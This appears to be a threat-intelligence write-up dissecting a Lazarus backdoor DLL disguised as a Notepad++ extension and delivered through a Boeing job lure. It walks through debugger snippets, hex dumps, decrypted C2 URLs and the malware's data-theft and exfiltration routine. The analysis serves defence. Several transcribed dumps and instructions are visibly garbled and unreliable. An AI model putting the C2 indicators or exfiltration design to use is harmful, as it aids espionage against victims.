

A detailed analysis of Lazarus APT malware disguised as Notepad++ Shell Extension

cybergEEKS.tech/a-detailed-analysis-of-lazarus-malware-disguised-as-notepad-shell-extension/

Summary

Lazarus has targeted its victims using job opportunities documents for companies such as Lockheed Martin, BAE Systems, and Boeing. In this case, the threat actor has targeted people that are looking for jobs at Boeing using a document called Boeing BDS MSE.docx (<https://twitter.com/ShadowChasing1/status/1455489336850325519>). The malware extracts the hostname, username, network information, a list of processes, and other information that will be exfiltrated to one out of the four C2 servers. The data targeted for exfiltration is compressed, XOR-encrypted and then Base64-encoded before being transmitted to the C2 server. The Trojan implements four actions that include downloading and executing a .exe or .dll file, loading a PE (Portable Executable) into the process memory, and executing shellcode.

Analyst: @GeeksCyber

Technical analysis

SHA256: 803dda6c8dc426f1005acdf765d9ef897dd502cd8a80632eef4738d1d7947269

The file is a DLL that has 7 exports. Only one of these functions implements malicious activity (DllGetFirstChild):

Name	Address	Ordinal
DllCanUnloadNow	69DD9530	1
DllGetClassObject	69DD9540	2
DllGetFirstChild	69DD8850	3
DllInstall	69DD95F0	4
DllRegisterServer	69DD95B0	5
DllUnregisterServer	69DD95D0	6
DllEntryPoint	69DDBF67	[main entry]

Figure 1

The malware retrieves the User Agent by calling the ObtainUserAgentString function. There is also a User Agent that is hardcoded in the binary "Mozilla / 5.0 (Windows NT 10.0; WOW64; Trident / 7.0; rv:11.0) li", which is Internet Explorer on Windows 10:

```
69DD1697 50          push eax
69DD1698 8D 85 FC FB FF FF  tea eax,dword ptr ss:[ebp-40+]
69DD169E 50          push eax
69DD169F 6A 00       push 0
EIP -> 69DD16A1 FF 15 C0 F2 DE 69    call dword ptr ds:[<&ObtainUserAgentString>]
dword ptr [69DE12C0 <lazarus.&ObtainUserAgentString>]=<kernel32.ObtainUserAgentString>
.text:69DD16A1 lazarus.dll:$16A1 #AA1
```

Address	Hex	ASCII
00CFF768	00 04 00 00 4D 6F 7A 69 6C 6C 61 20 2F 20 35 2E	...Mozilla / 5.
00CFF778	30 20 28 57 69 6E 64 6F 77 73 20 4E 54 20 31 30	0 (Windows NT 10
00CFF788	2E 30 38 20 57 4F 57 36 34 38 20 54 72 69 64 65	0; WOW64; Tride
00CFF798	6E 74 20 2F 20 37 2E 30 38 20 72 76 3A 31 31 2E	nt / 7.0; rv:11.
00CFF7A8	30 29 20 6C 69 68 65 20 47 65 63 68 6F 00 00 00	0) li like Gecko...

Figure 2

The binary extracts the current system date and time using the GetSystemTimeAsFileTime API:

```
69DE26D2 50          push eax
EIP -> 69DE26D3 FF 15 98 F1 DE 69    call dword ptr ds:[<&GetSystemTimeAsFileTime>]
dword ptr [69DE1198 <lazarus.&GetSystemTimeAsFileTime>]=<kernel32.GetSystemTimeAsFileTime>
.text:69DE26D3 lazarus.dll:$126D3 #11AD3
```

Address	Hex	ASCII
00CFFB60	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00CFFB64	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	

Figure 3

GetModuleHandleW is utilized to retrieve a module handle for ntdll.dll:

```
69DD37A8 68 F0 53 DF 69    push lazarus.69DF53F0
EIP -> 69DD37AE FF 15 8D F0 DE 69    call dword ptr ds:[<&GetModuleHandleW>]
dword ptr [69DE1080 <lazarus.&GetModuleHandleW>]=<kernel32.GetModuleHandleW>
.text:69DD37AE lazarus.dll:$37AE #2BAE
```

Address	Hex	ASCII
00CFFB74	69DF53F0 L"ntdll.dll"	

Figure 4

The process gets the address of the following export functions using the GetProcAddress routine: "RtlGetCompressionWorkSpaceSize", "RtlCompressBuffer", "RtlDecompressBuffer", "RtlGetVersion". An example of a function call is shown in figure 5:




Figure 5

The NetBIOS name of the local computer is extracted via a function call to GetComputerNameW:




Figure 6

The GetAdaptersInfo API is used to retrieve adapter information for the local machine:




Figure 7

The MAC address extracted above is written to a buffer:

Address	Hex	ASCII
03134520	30 00 30 00 30 00 63 00 32 00 39 00 32 00 35 00	0.0.0.c.2.9.2.5.
03134530	36 00 36 00 31 00 35 00 30 00 30 00 30 00 30 00	6.6.1.5.0.0.0.0.

Figure 8

The file extracts the command-line string for the current process:




Figure 9

CommandLineToArgvW is utilized to extract an array of pointers to the command-line arguments, along with a count of arguments (similar to argv and argc):




Figure 10

According to an article published at <https://zhuanlan.zhihu.com/p/453894016>, the malware is supposed to run with the following parameters:

"NTPR

P6k+pR6iIKwJpU6oR6ZilgKPL7IxsitJAnpIYsX2KIdSSRFfyUIzTBVFAwgzBki2PS/+EgASBik/GgYBwBbRny7pP+Xq4uTsxOXU6NPmudaEz7Xy5fL

The binary decrypts the above parameter using a custom algorithm displayed in figure 11. The list of resulting strings contains multiple C2 servers:




Figure 11

Address	Hex	ASCII
03136308	68 00 74 00 74 00 70 00 73 00 3A 00 2F 00 2F 00	h.t.t.p.s.:./.
03136318	6D 00 61 00 6E 00 74 00 65 00 2E 00 6C 00 69 00	m.a.n.t.e..l.i.
03136328	2F 00 69 00 6D 00 61 00 67 00 65 00 73 00 2F 00	/.i.m.a.g.e.s./.
03136338	64 00 72 00 61 00 77 00 2E 00 70 00 68 00 70 00	d.r.a.w..p.h.p.
03136348	38 00 38 00 68 00 74 00 74 00 70 00 73 00 3A 00	;;h.t.t.p.s.:.
03136358	2F 00 2F 00 62 00 6D 00 61 00 6E 00 61 00 6C 00	././b.m.a.n.a.l.
03136368	2E 00 63 00 6F 00 6D 00 2F 00 69 00 6D 00 61 00	.c.o.m./i.m.a.
03136378	67 00 65 00 73 00 2F 00 64 00 72 00 61 00 77 00	g.e.s./d.r.a.w.
03136388	2E 00 70 00 68 00 70 00 38 00 38 00 68 00 74 00	.p.h.p.;.h.t.
03136398	74 00 70 00 73 00 3A 00 2F 00 2F 00 73 00 68 00	t.p.s.:././s.h.
031363A8	6F 00 70 00 61 00 6E 00 64 00 74 00 72 00 63 00	o.p.a.n.d.t.r.a.
031363B8	76 00 65 00 6C 00 75 00 73 00 61 00 2E 00 63 00	v.e.l.u.s.a..c.
031363C8	6F 00 6D 00 2F 00 76 00 65 00 6E 00 64 00 6F 00	o.m./v.e.n.d.o.
031363D8	72 00 2F 00 6D 00 6F 00 6E 00 6F 00 6C 00 6F 00	r./m.o.n.o.l.o.
031363E8	67 00 2F 00 6D 00 6F 00 6E 00 6F 00 6C 00 6F 00	g./m.o.n.o.l.o.
031363F8	67 00 2F 00 73 00 72 00 63 00 2F 00 4D 00 6F 00	g./s.r.c./M.o.
03136408	6E 00 6F 00 6C 00 6F 00 67 00 2F 00 6D 00 6F 00	n.o.l.o.g./m.o.
03136418	6E 00 6F 00 6C 00 6F 00 67 00 2E 00 70 00 68 00	n.o.l.o.g..p.h.
03136428	70 00 38 00 38 00 68 00 74 00 74 00 70 00 73 00	p.;.h.t.t.p.s.

Figure 12

The following URLs have been decrypted:

https://mante.li/images/draw.php

https://bmanal.com/images/draw.php

https://shopandtravelusa.com/vendor/monolog/monolog/src/Monolog/monolog.php

https://industryinfostructure.com/templates/worldgroup/view.php

The GetNetworkParams routine is used to retrieve network parameters for the local computer:




Figure 13

The malicious process extracts the name of the DNS domain assigned to the local host (0x2 = ComputerNameDnsDomain):



Figure 14

The following network information is written to a temporary buffer:

Address	Hex	ASCII
03139D98	0D 00 0A 00 57 00 69 00 6E 00 64 00 6F 00 77 00	...w.i.n.d.o.w.
03139DA8	73 00 20 00 49 00 50 00 20 00 43 00 6F 00 6E 00	...I.P..C.o.n.
03139DB8	66 00 69 00 67 00 75 00 72 00 61 00 74 00 69 00	...f.i.g.u.r.a.t.i.
03139DC8	6F 00 6E 00 0D 00 0A 00 0D 00 0A 00 09 00 48 00	o.n.....H.
03139DD8	6F 00 73 00 74 00 20 00 4E 00 61 00 6D 00 65 00	o.s.t...N.&m.e.
03139DE8	20 00 2E 00 20 00 2E 00 20 00 2E 00 20 00 2E 00
03139DF8	20 00 2E 00 20 00 2E 00 20 00 2E 00 20 00 2E 00
03139E08	20 00 2E 00 20 00 3A 00 20 00 44 00 45 00 53 00D.F.S.
03139E18	48 00 54 00 4F 00 50 00 2D 00 00 00 00 00 00	K.T.O.P.-
03139E28	00 00 0A 00 09 00 50 00 00 00 00 00 00 00 00P.
03139E38	72 00 69 00 6D 00 61 00 72 00 79 00 20 00 44 00	r.i.m.a.r.y..D.
03139E48	6E 00 73 00 20 00 53 00 75 00 66 00 66 00 69 00	n.s..S.u.f.f.i.
03139E58	78 00 20 00 20 00 2E 00 20 00 2E 00 20 00 2E 00	x.....
03139E68	20 00 2E 00 20 00 3A 00 0D 00 0A 00 09 00 44 00D.
03139E78	4E 00 53 00 20 00 53 00 65 00 72 00 76 00 65 00	N.S..S.e.r.v.e.
03139E88	72 00 73 00 20 00 2E 00 20 00 2E 00 20 00 2E 00	r.s.....
03139E98	20 00 2E 00 20 00 2E 00 20 00 2E 00 20 00 2E 00
03139EA8	20 00 2E 00 20 00 3A 00 20 00 31 00 39 00 32 00	...:1.9.2.
03139EB8	2E 00 31 00 36 00 38 00 2E 00 31 00 36 00 34 00	..1.6.8..1.6.4.
03139EC8	2E 00 31 00 32 00 38 00 0D 00 0A 00 09 00 4E 00	..1.2.8.....N.
03139ED8	6F 00 64 00 65 00 20 00 54 00 79 00 70 00 65 00	o.d.e..T.y.p.e.
03139EE8	20 00 2E 00 20 00 2E 00 20 00 2E 00 20 00 2E 00
03139EF8	20 00 2E 00 20 00 2E 00 20 00 2E 00 20 00 2E 00
03139F08	20 00 2E 00 20 00 3A 00 20 00 48 00 79 00 62 00	...:..H.y.b.
03139F18	72 00 69 00 64 00 0D 00 0A 00 09 00 65 00 00 00	r.i.d.....N.e.
03139F28	74 00 42 00 49 00 4F 00 53 00 20 00 53 00 63 00	T.B.I.O.S..S.c.
03139F38	6F 00 70 00 65 00 20 00 49 00 44 00 2E 00 20 00	o.p.e..I.D....
03139F48	2E 00 20 00 2E 00 20 00 2E 00 20 00 2E 00 20 00
03139F58	2E 00 20 00 3A 00 20 00 0D 00 0A 00 09 00 49 00I.
03139F68	50 00 20 00 52 00 6F 00 75 00 74 00 69 00 6E 00	P..R.o.u.t.i.n.
03139F78	67 00 20 00 45 00 6E 00 61 00 62 00 6C 00 65 00	g..E.n.a.b.l.e.
03139F88	64 00 2E 00 20 00 2E 00 20 00 2E 00 20 00 2E 00	d.....
03139F98	20 00 2E 00 20 00 3A 00 20 00 6E 00 6F 00 0D 00	...:..h.o...
03139FA8	0A 00 09 00 57 00 49 00 4E 00 53 00 20 00 50 00	...w.I.N.S..P.
03139FB8	72 00 6F 00 78 00 79 00 20 00 45 00 6E 00 61 00	r.o.x.y..E.n.a.
03139FC8	62 00 6C 00 65 00 64 00 2E 00 20 00 2E 00 20 00	b.l.e.d.....
03139FD8	2E 00 20 00 2E 00 20 00 2E 00 20 00 3A 00 20 00
03139FE8	6E 00 6F 00 0D 00 0A 00 09 00 4E 00 65 00 74 00	n.o.....N.e.t.
03139FF8	42 00 49 00 4F 00 53 00 20 00 52 00 65 00 73 00	B.I.O.S..R.e.s.
0313A008	6F 00 6C 00 75 00 74 00 69 00 6F 00 6E 00 20 00	o.l.u.t.i.o.n..
0313A018	55 00 73 00 65 00 73 00 20 00 44 00 4E 00 53 00	U.s.e.s..D.N.S.
0313A028	20 00 3A 00 20 00 6E 00 6F 00 0D 00 0A 00 00 00	...:..n.o.....

Figure 15

Address	Hex	ASCII
03149522	0D 00 0A 00 0D 00 0A 00 45 00 74 00 68 00 65 00E.t.h.e.
03149532	72 00 6E 00 65 00 74 00 20 00 61 00 64 00 61 00	r.n.e.t. .a.d.a.
03149542	70 00 74 00 65 00 72 00 20 00 78 00 36 00 32 00	p.t.e.r.}.{.6.2.
03149552	32 00 44 00 32 00 38 00 39 00 45 00 2D 00 45 00	2.D.2.8.9.E.-.E.
03149562	32 00 31 00 44 00 2D 00 34 00 33 00 38 00 38 00	2.1.D.-.4.3.8.8.
03149572	2D 00 38 00 37 00 42 00 30 00 2D 00 39 00 30 00	-.8.7.8.0.-.9.0.
03149582	30 00 42 00 35 00 45 00 34 00 44 00 32 00 35 00	0.8.5.E.4.D.2.5.
03149592	34 00 37 00 7D 00 3A 00 0D 00 0A 00 0D 00 0A 00	4.7.};:.....
031495A2	09 00 44 00 65 00 73 00 63 00 72 00 69 00 70 00	.d.e.s.c.r.i.p.
031495B2	74 00 69 00 6F 00 6E 00 20 00 2E 00 20 00 2E 00	t.i.o.n.
031495C2	20 00 2E 00 20 00 2E 00 20 00 2E 00 20 00 2E 00I.
031495D2	20 00 2E 00 20 00 2E 00 20 00 3A 00 20 00 49 00I.
031495E2	6E 00 74 00 65 00 6C 00 28 00 52 00 29 00 20 00	n.t.e.l.(.R.). .
031495F2	38 00 32 00 35 00 37 00 34 00 4C 00 20 00 47 00	8.2.5.7.4.L. .G.
03149602	69 00 67 00 61 00 62 00 69 00 74 00 20 00 4E 00	i.g.a.b.i.t. .N.
03149612	65 00 74 00 77 00 6F 00 72 00 68 00 20 00 43 00	e.t.w.o.r.k. .C.
03149622	6F 00 6E 00 6E 00 65 00 63 00 74 00 69 00 6F 00	o.n.n.e.c.t.i.o.
03149632	6E 00 0D 00 0A 00 09 00 50 00 68 00 79 00 73 00	n.....P.h.y.s.
03149642	69 00 63 00 61 00 6C 00 20 00 41 00 64 00 64 00	l.c.a.l. .A.d.d.
03149652	72 00 65 00 73 00 73 00 2E 00 20 00 2E 00 20 00	r.e.s.s.....
03149662	2E 00 20 00 2E 00 20 00 2E 00 20 00 2E 00 20 00
03149672	3A 00 20 00 30 00 30 00 2D 00 30 00 43 00 2D 00	...0.0.-.0.C.-.
03149682	2D 00 39 00 2D 00 32 00 35 00 2D 00 36 00 36 00	2.9.-.2.5.-.6.6.
03149692	20 00 31 00 35 00 0D 00 0A 00 09 00 44 00 48 00	-.1.5.....D.H.
031496A2	43 00 50 00 20 00 45 00 6E 00 61 00 62 00 6C 00	C.P. .E.n.a.b.l.
031496B2	65 00 64 00 2E 00 20 00 2E 00 20 00 2E 00 20 00	e.d.....
031496C2	2E 00 20 00 2E 00 20 00 2E 00 20 00 2E 00 20 00
031496D2	2E 00 20 00 3A 00 20 00 6E 00 6F 00 0D 00 0A 00	...: .n.o.....
031496E2	09 00 49 00 50 00 20 00 41 00 64 00 64 00 72 00	..I.P. .A.d.d.r.
031496F2	65 00 73 00 73 00 2E 00 20 00 2E 00 20 00 2E 00	e.s.s.....
03149702	20 00 2E 00 20 00 2E 00 20 00 2E 00 20 00 2E 00
03149712	20 00 2E 00 20 00 2E 00 20 00 3A 00 20 00 31 00: .1.
03149722	39 00 32 00 2E 00 31 00 36 00 38 00 2E 00 31 00	9.2...1.6.8...1.
03149732	36 00 34 00 2E 00 31 00 32 00 30 00 0D 00 0A 00	6.4...1.2.8....
03149742	09 00 53 00 75 00 62 00 6E 00 65 00 74 00 20 00	..S.u.b.n.e.t..
03149752	4D 00 61 00 73 00 68 00 20 00 2E 00 20 00 2E 00	M.a.s.k.....
03149762	20 00 2E 00 20 00 2E 00 20 00 2E 00 20 00 2E 00
03149772	20 00 2E 00 20 00 2E 00 20 00 3A 00 20 00 32 00: .2.
03149782	35 00 35 00 2E 00 32 00 35 00 35 00 2E 00 32 00	5.5...2.5.5...2.
03149792	35 00 35 00 2E 00 30 00 0D 00 0A 00 09 00 44 00	5.5...0.....D.
031497A2	65 00 66 00 61 00 75 00 6C 00 74 00 20 00 47 00	e.f.a.u.l.t. .G.
031497B2	61 00 74 00 65 00 77 00 61 00 79 00 20 00 2E 00	a.t.e.w.a.y. ...
031497C2	20 00 2E 00 20 00 2E 00 20 00 2E 00 20 00 2E 00
031497D2	20 00 2E 00 20 00 3A 00 20 00 31 00 39 00 32 00: .1.9.2.
031497E2	2E 00 31 00 36 00 38 00 2E 00 31 00 36 00 34 00	...1.6.8...1.6.4.
031497F2	2E 00 32 00 35 00 34 00 0D 00 0A 00 09 00 44 00	...2.5.4.....D.
03149802	48 00 43 00 50 00 20 00 53 00 65 00 72 00 76 00	H.C.P. .S.e.r.v.
03149812	65 00 72 00 20 00 2E 00 20 00 2E 00 20 00 2E 00	e.r.....
03149822	20 00 2E 00 20 00 2E 00 20 00 2E 00 20 00 2E 00
03149832	20 00 2E 00 20 00 3A 00 20 00 0D 00 0A 00 09 00: .
03149842	50 00 72 00 69 00 6D 00 61 00 72 00 79 00 20 00	P.r.i.m.a.r.y..
03149852	57 00 49 00 4E 00 53 00 20 00 53 00 65 00 72 00	W.I.N.S. .S.e.r.
03149862	76 00 65 00 72 00 20 00 2E 00 20 00 2E 00 20 00	V.e.r.....
03149872	2E 00 20 00 2E 00 20 00 3A 00 20 00 0D 00 0A 00: .
03149882	09 00 53 00 65 00 63 00 6F 00 6E 00 64 00 61 00	..S.e.c.o.n.d.a.
03149892	72 00 79 00 20 00 57 00 49 00 4E 00 53 00 20 00	r.y. .W.I.N.S..
031498A2	53 00 65 00 72 00 76 00 65 00 72 00 20 00 2E 00	S.e.r.v.e.r....
031498B2	20 00 2E 00 20 00 2E 00 20 00 3A 00 20 00 0D 00: .
031498C2	0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Figure 16

The process gets the username associated with the current thread by calling the GetUserNames function:

Figure 17

The binary takes a snapshot of all processes in the system using the CreateToolhelp32Snapshot API (0x2 = TH32CS_SNAPPROCESS):

Figure 18

The file extracts information about the first process from the snapshot via a call to Process32FirstW:

Figure 19

The malicious binary opens the process object using the OpenProcess routine (0x410 = PROCESS_QUERY_INFORMATION | PROCESS_VM_READ):

```

690D70D9 50          push eax
690D70DA 6A 00      push 0
690D70DB 68 10 04 00 00  mov dword ptr ss:[ebp-40],ecx
690D70E1 89 40 C0   mov dword ptr ss:[ebp-24],0
690D70E4 C7 45 DC 00 00 00 00  mov dword ptr ss:[ebp-104],104
690D70E8 C7 45 CC 04 01 00 00  mov dword ptr ss:[ebp-104],104
690D70F2 C7 45 D0 04 01 00 00  mov dword ptr ss:[ebp-12C],12C
690D70F9 C7 45 D8 2C 01 00 00  mov dword ptr ss:[ebp-38],0
690D7100 C7 45 C8 00 00 00 00  mov dword ptr ss:[ebp-2C],0
690D7107 C7 45 D4 00 00 00 00  mov dword ptr ss:[ebp-20],0
690D710E C7 45 E0 25 00 73 00  mov dword ptr ss:[ebp-20],730025
690D7115 C7 45 E4 5C 00 25 00  mov dword ptr ss:[ebp-18],25005C
690D711C C7 45 E8 73 00 00 00  mov dword ptr ss:[ebp-18],73
690D7123 C7 45 EC 55 00 6E 00  mov dword ptr ss:[ebp-14],6E0055
690D712A C7 45 F0 68 00 6E 00  mov dword ptr ss:[ebp-10],6E0068
690D7131 C7 45 F4 6F 00 77 00  mov dword ptr ss:[ebp-C],77006F
690D7138 C7 45 F8 6E 00 00 00  mov dword ptr ss:[ebp-8],6E
EIP → 690D713F FF 15 08 F1 DE 69   call dword ptr ds:[<&OpenProcess>]

```

dword ptr [690EF108 <lazarus.&OpenProcess>]=<kernel32.OpenProcess>
.text:690D713F Lazarus.d11:\$713F #653F

Figure 20

Whether the file doesn't have enough rights to open a process, it copies "Unknown" along with the process name to a temporary buffer.

The binary takes a snapshot of the current process along with all its modules using the CreateToolhelp32Snapshot API (0x8 = TH32CS_SNAPMODULE):

```

690D6E63 FF B5 84 F0 FF FF   push dword ptr ss:[ebp-F7C]
690D6E69 89 85 8C F0 FF FF   mov dword ptr ss:[ebp-F74],eax
690D6E6F 6A 08              push 8
EIP → 690D6E71 FF D6              call esi

```

esi=<kernel32.CreateToolhelp32Snapshot> (76AAF890)
.text:690D6E71 Lazarus.d11:\$6E71 #6271

Figure 21

Module32FirstW is utilized to retrieve information about the first module associated with the current process:

```

690D6EA5 50          push eax
690D6EA6 56          push esi
EIP → 690D6EA7 FF 15 74 F0 DE 69   call dword ptr ds:[<&Module32FirstW>]

```

dword ptr [690EF074 <lazarus.&Module32FirstW>]=<kernel32.Module32FirstW>
.text:690D6EA7 Lazarus.d11:\$6EA7 #62A7

Figure 22

The malicious DLL gets information about the next process recorded in the snapshot:

```

690D6F23 50          push eax
690D6F24 FF B5 F0 EF FF FF   push dword ptr ss:[ebp-1010]
EIP → 690D6F2A FF 15 E8 F0 DE 69   call dword ptr ds:[<&Process32NextW>]

```

dword ptr [690EF0F8 <lazarus.&Process32NextW>]=<kernel32.Process32NextW>
.text:690D6F2A Lazarus.d11:\$6F2A #632A

Figure 23

The OpenProcessToken routine is used to open the access token associated with a process (0x8 = TOKEN_QUERY):

```

690D7156 50          push eax
690D7157 6A 08      push 8
690D7159 53          push ebx
EIP → 690D715A FF 15 24 F0 DE 69   call dword ptr ds:[<&OpenProcessToken>]

```

dword ptr [690EF024 <lazarus.&OpenProcessToken>]=<advapi32.OpenProcessToken>
.text:690D715A Lazarus.d11:\$715A #655A

Figure 24

GetTokenInformation is utilized to extract the user account of the token (0x1 = TokenUser):

```

690D71FE 50          push eax
690D71FF 68 2C 01 00 00 00 00  push 12C
690D7204 56          push esi
690D7205 6A 01      push 1
690D7207 F7 75 C8   push 1
EIP → 690D720A FF 15 18 F0 DE 69   call dword ptr ds:[<&GetTokenInformation>]

```

dword ptr [690EF018 <lazarus.&GetTokenInformation>]=<advapi32.GetTokenInformation>
.text:690D720A Lazarus.d11:\$720A #660A

Figure 25

The process retrieves the name of the account for a SID and the name of the first domain on which the SID is found via a function call to LookupAccountSidW:




Figure 26

GetTokenInformation is utilized to extract the Terminal Services session identifier associated with the token (0xC = **TokenSessionId**):



Figure 27

The RtlGetCompressionWorkSpaceSize API is used to determine the correct size of the WorkSpace buffer for the RtlCompressBuffer function (0x102 = **COMPRESSION_FORMAT_LZNT1 | COMPRESSION_ENGINE_MAXIMUM**):




Figure 28

The process compresses the buffers from figures 15 and 16 using the RtlCompressBuffer function (0x102 = **COMPRESSION_FORMAT_LZNT1 | COMPRESSION_ENGINE_MAXIMUM**):




Figure 29

The DLL randomly chooses a C2 server from the list of four. It initializes the application's use of the WinINet functions via a call to InternetOpenW:

```

690D7781 6A 00 push 0
690D7783 6A 00 push 0
690D7785 6A 00 push 0
690D7787 50 push eax
690D7788 FF 75 9C push dword ptr ss:[ebp-64]
690D778B FF 15 98 F2 DE 69 call dword ptr ds:[<&InternetOpenW]

```

Default (stdcall)

- [esp] 031358A0 L"Mozilla/4.0 (compatible; MSIE 7.0; Win
- [esp+4] 00000000
- [esp+8] 00000000
- [esp+C] 00000000

Address Hex ASCII

031358A0	4D 00 0F 00 7A 00 69 00 6C 00 6C 00 61 00 2F 00	M..o.z.i.l.a./.
